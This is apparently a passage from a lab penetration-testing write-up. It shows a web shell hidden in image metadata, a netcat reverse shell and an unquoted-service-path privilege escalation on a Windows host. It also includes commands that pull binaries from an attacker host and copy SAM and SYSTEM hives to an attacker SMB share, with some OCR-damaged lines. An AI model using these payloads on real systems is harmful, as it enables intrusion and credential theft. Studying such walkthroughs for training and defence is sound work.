
With our payload in hand we can first use a php obfuscation tool online to make our code look like this.

```php
<?php $c0=$_GET[base64_decode('d3JlYXRo')]; if(isset($c0)){ echo base64_decode('PHByZT4=').shell_exec($c0).base64_decode('PC9wcmU+'); } die();?>
```

Then since this is getting passed into a bash command we need to escape the dollar signs so they don't get interpreted as bash variables. After that we can put this into a format that we can actually upload to the website, we will place this code into the comments sections of a image's metadata using a tool called exiftool


```
┌──(kali㉿kali)-[~]
└─$ cp test-HiroNewf.jpeg.php shell-HiroNewf.jpeg.php

┌──(kali㉿kali)-[~]
└─$ exiftool -Comment="<?php \$p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$p0)){echo base64_decode
('PHByZT4=').shell_exec(\$p0).base64_decode('PC9wcmU+');}die();?>" shell-HiroNewf.jpeg.php
    1 image files updated

┌──(kali㉿kali)-[~]
└─$ exiftool shell-HiroNewf.jpeg.php
ExifTool Version Number         : 12.54
File Name                       : shell-HiroNewf.jpeg.php
Directory                       : .
File Size                       : 33 kB
File Modification Date/Time     : 2023:01:21 15:07:32-05:00
File Access Date/Time           : 2023:01:21 15:07:32-05:00
File Inode Change Date/Time     : 2023:01:21 15:07:32-05:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 96
Y Resolution                    : 96
Comment                         : <?php $p0=$_GET[base64_decode('d3JlYXRo')];if(isset($p0)){echo base6
4_decode('PHByZT4=').shell_exec($p0).base64_decode('PC9wcmU+');}die();?>
Image Width                     : 458
Image Height                    : 640
Encoding Process                : Progressive DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 458×640
Megapixels                      : 0.293

┌──(kali㉿kali)-[~]
└─$
```

Then using this upload field we can upload our shell and attempt to access it.




JFIF``
Notice: Undefined index: wreath in **C:\xampp\htdocs\resources\uploads\shell-HiroNewf.jpeg.php** on line **1**

With that seemingly working properly we can run actual commands by editing the URL and adding something like this to the end of it '?wreath=systeminfo' in order to see the system info





We can also run a quick 'whoami' command as well to see what user we are running as currently



Exploitation - Uploading nc Binary and Obtaining a Reverse Shell


Now that we can execute commands on the .100 website we need to use this access to get a full reverse shell. First we need to download and compile a 64 bit netcat binary. After that is taken care of we can upload the nc binary unto the victim using a simple http server and certutil





Then we can set up a netcat listener on our attacker machine then use the following command on the website to connect to the listener.

```
powershell.exe c:\\windows\\temp\\nc-HiroNewf.exe 10.50.103.232 17888 -e cmd.exe
```



And with that we have a shell on the final system. Unlike when we breached the other systems though we are only an user level account so we perform some privilege escalation in order to gain complete control over this system and finish compromising the entire network.

Post Exploitation Enumeration - Privileges, Groups, and Services

Now we need to do some further enumeration in order to find a way to gain authority system access to this machine. The first thing I checked was the privileges of my current account followed by the groups I was a part of.

```
C:\xampp\htdocs\resources\uploads>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled

C:\xampp\htdocs\resources\uploads>
```

```
C:\xampp\htdocs\resources\uploads>whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default
, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default
, Enabled group
NT AUTHORITY\SERVICE                   Well-known group S-1-5-6      Mandatory group, Enabled by default
, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default
, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default
, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default
, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default
, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default
, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default
, Enabled group
Mandatory Label\High Mandatory Level   Label            S-1-16-12288


C:\xampp\htdocs\resources\uploads>
```

With nothing really of note in either of those I moved on to checking the services on the machine to see if there was anything around that is not normally present by default.

```
C:\xampp\htdocs\resources\uploads>wmic service get name,displayname,pathname,startmode | findstr /v /i
 "C:\Windows"
wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
DisplayName                                                                 Name
                        PathName
                StartMode
Amazon SSM Agent                                                            AmazonSSMAgent
                        "C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"
                Auto
Apache2.4                                                                   Apache2.4
                        "C:\xampp\apache\bin\httpd.exe" -k runservice
                Auto
AWS Lite Guest Agent                                                        AWSLiteAgent
                        "C:\Program Files\Amazon\XenTools\LiteAgent.exe"
                Auto
LSM                                                                         LSM

                Unknown
Mozilla Maintenance Service                                                 MozillaMaintenance
                        "C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe"
                Manual
NetSetupSvc                                                                 NetSetupSvc

                Unknown
Windows Defender Advanced Threat Protection Service                         Sense
                        "C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"
                Manual
System Explorer Service                                                     SystemExplorerHelp
Service                 C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerS
ervice64.exe  Auto
Windows Defender Antivirus Network Inspection Service                       WdNisSvc
                        "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\NisSrv.exe"
                Manual
Windows Defender Antivirus Service                                          WinDefend
                        "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\MsMpEng.exe"
                Auto
Windows Media Player Network Sharing Service                                WMPNetworkSvc
                        "C:\Program Files\Windows Media Player\wmpnetwk.exe"
                Manual


C:\xampp\htdocs\resources\uploads>
```

Looking through this list the biggest thing that stood out was the fact that one of these service paths was not encased in quotes, this means that it may very well be vulnerable to an unquoted service path attack. In order to see if this is helpful to us we first need to check if the service is running as authority system

```
C:\xampp\htdocs\resources\uploads>sc qc SystemExplorerHelpService
sc qc SystemExplorerHelpService
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExpl
orerService64.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : System Explorer Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem

C:\xampp\htdocs\resources\uploads>
```

It seems that it is running as authority system that means that last thing to check is that we can write to the directory

```
C:\xampp\htdocs\resources\uploads>powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' |
 format-list"
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"


Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTIN\Users Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         BUILTIN\Users Allow  -1610612736
         CREATOR OWNER Allow  268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -1610612736
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  ReadAndExecute, Sync
hronize
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  -1610612736
Audit  :
Sddl   : O:BAG:S-1-5-21-3963238053-2357614183-4023578609-513D:AI(A;OICI;FA;;;BU)(A;ID;FA;;;S-1-5-80-95
6008885-341852264
         9-1831038044-1853292631-2271478464)(A;CIIOID;GA;;;S-1-5-80-956008885-3418522649-1831038044-18
53292631-22714784
         64)(A;ID;FA;;;SY)(A;OICIIOID;GA;;;SY)(A;ID;FA;;;BA)(A;OICIIOID;GA;;;BA)(A;ID;0×1200a9;;;BU)(A
;OICIIOID;GXGR;;;
         BU)(A;OICIIOID;GA;;;CO)(A;ID;0×1200a9;;;AC)(A;OICIIOID;GXGR;;;AC)(A;ID;0×1200a9;;;S-1-15-2-2)
(A;OICIIOID;GXGR;
         ;;S-1-15-2-2)



C:\xampp\htdocs\resources\uploads>
```

Looks like we have full control over this directory, now all that is left to do is perform the unquoted service path attack and become authority system.

Privilege Escalation - Unquoted Service Path

The first thing we need to do is install Mono. Then we can open up a file named Wrapper.cs in a text editor and make the exploit we need.

```
using System;
using System.Diagnostics;

namespace Wrapper{
    class Program{
        static void Main(){
            Process proc = new Process();
            ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windo
            procInfo.CreateNoWindow = true;
            proc.StartInfo = procInfo;
            proc.Start();
        }
    }
}
```

With that in place we can simply compile our file using mcs compiler and then transfer it over the target.

```
C:\Users\Thomas>curl http://10.50.85.8/Wrapper.exe -o Wrapper-HiroNewf.exe
curl http://10.50.85.8/Wrapper.exe -o Wrapper-HiroNewf.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3584  100  3584    0     0   3584      0  0:00:01 --:--:--  0:00:01 12754

C:\Users\Thomas>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A041-2802

 Directory of C:\Users\Thomas

21/01/2023  21:21    <DIR>          .
21/01/2023  21:21    <DIR>          ..
21/12/2020  23:52                96 .gitconfig
08/11/2020  17:12    <DIR>          .ssh
21/12/2020  02:13                91 .vimrc
19/12/2020  19:02    <DIR>          3D Objects
19/12/2020  19:02    <DIR>          Contacts
19/12/2020  19:02    <DIR>          Desktop
19/12/2020  19:02    <DIR>          Documents
21/12/2020  23:37    <DIR>          Downloads
19/12/2020  19:02    <DIR>          Favorites
19/12/2020  19:02    <DIR>          Links
19/12/2020  19:02    <DIR>          Music
20/12/2020  15:58    <DIR>          Pictures
19/12/2020  19:02    <DIR>          Saved Games
19/12/2020  19:02    <DIR>          Searches
19/12/2020  19:02    <DIR>          Videos
21/01/2023  21:21             3,584 Wrapper-HiroNewf.exe
               3 File(s)          3,771 bytes
              15 Dir(s)   6,919,184,384 bytes free

C:\Users\Thomas>
```

Then on our attacker machine we can run a nc listener then execute the script we uploaded on the victim.

```
C:\Users\Thomas>Wrapper-HiroNewf.exe
Wrapper-HiroNewf.exe
```

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 12777
listening on [any] 12777 ...
connect to [10.50.85.8] from (UNKNOWN) [10.200.84.100] 50310
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Thomas>
```

Now we are ready to exploit the unquoted service path vulnerability, first lets copy our wrapper.exe into the following directory with a new name system.exe

```
C:\Users\Thomas>copy Wrapper-HiroNewf.exe "C:\Program Files (x86)\System Explorer\System.exe"
copy Wrapper-HiroNewf.exe "C:\Program Files (x86)\System Explorer\System.exe"
        1 file(s) copied.

C:\Users\Thomas>
```

Now we just need to stop and then restart the service we are attacking to execute our script and make us authority system. That can be done with the commands below.

```
sc stop SystemExplorerHelpService
```

```
sc start SystemExplorerHelpService
```

Then on our listener we should have an authority system shell

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 12777
listening on [any] 12777 ...
connect to [10.50.85.8] from (UNKNOWN) [10.200.84.100] 50353
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Exfiltration Techniques & Post Exploitation

With complete access to the entire network the only left to do is exfiltrate data (if needed) and then clean up any mess made during the assessment. We can exfiltrate the SAM file in this case giving us access to all of the hashes on the computer. First we need to dump both the SAM file and the SYSTEM hive file.

```
C:\Windows\system32>reg.exe save HKLM\SAM sam.bak
reg.exe save HKLM\SAM sam.bak
The operation completed successfully.
```

```
C:\Windows\system32>reg.exe save HKLM\SYSTEM system.bak
reg.exe save HKLM\SYSTEM system.bak
The operation completed successfully.
```

Then we set up a smb share on our local attacker machine and connected to it on the victim machine and upload the needed files shown below.

```
reg.exe save HKLM\SAM \\10.50.85.8\share\sam.bak
reg.exe save HKLM\SYSTEM \\10.50.85.8\share\system.bak
reg.exe save HKLM\SECURITY \\10.50.85.8\share\security.bak
```

With these files now on our attacker box we can use a tool called secretsdump to read the hashes

```
└─# secretsdump.py -sam sam.bak -system system.bak LOCAL
Impacket v0.9.25.dev1+20220331.224942.eb283663 - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0×fce6f31c003e4157e8cb1bc59f4720e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:[redacted]
Guest:[redacted]
DefaultAccount:[redacted]
WDAGUtilityAccount:[redacted]
Thomas:[redacted]
[*] Cleaning up...
```

With this done all that is left is the cleanup, we deleted any users and files created and reverted any settings we changed in order to bring the network back to its original state before we began the assessment.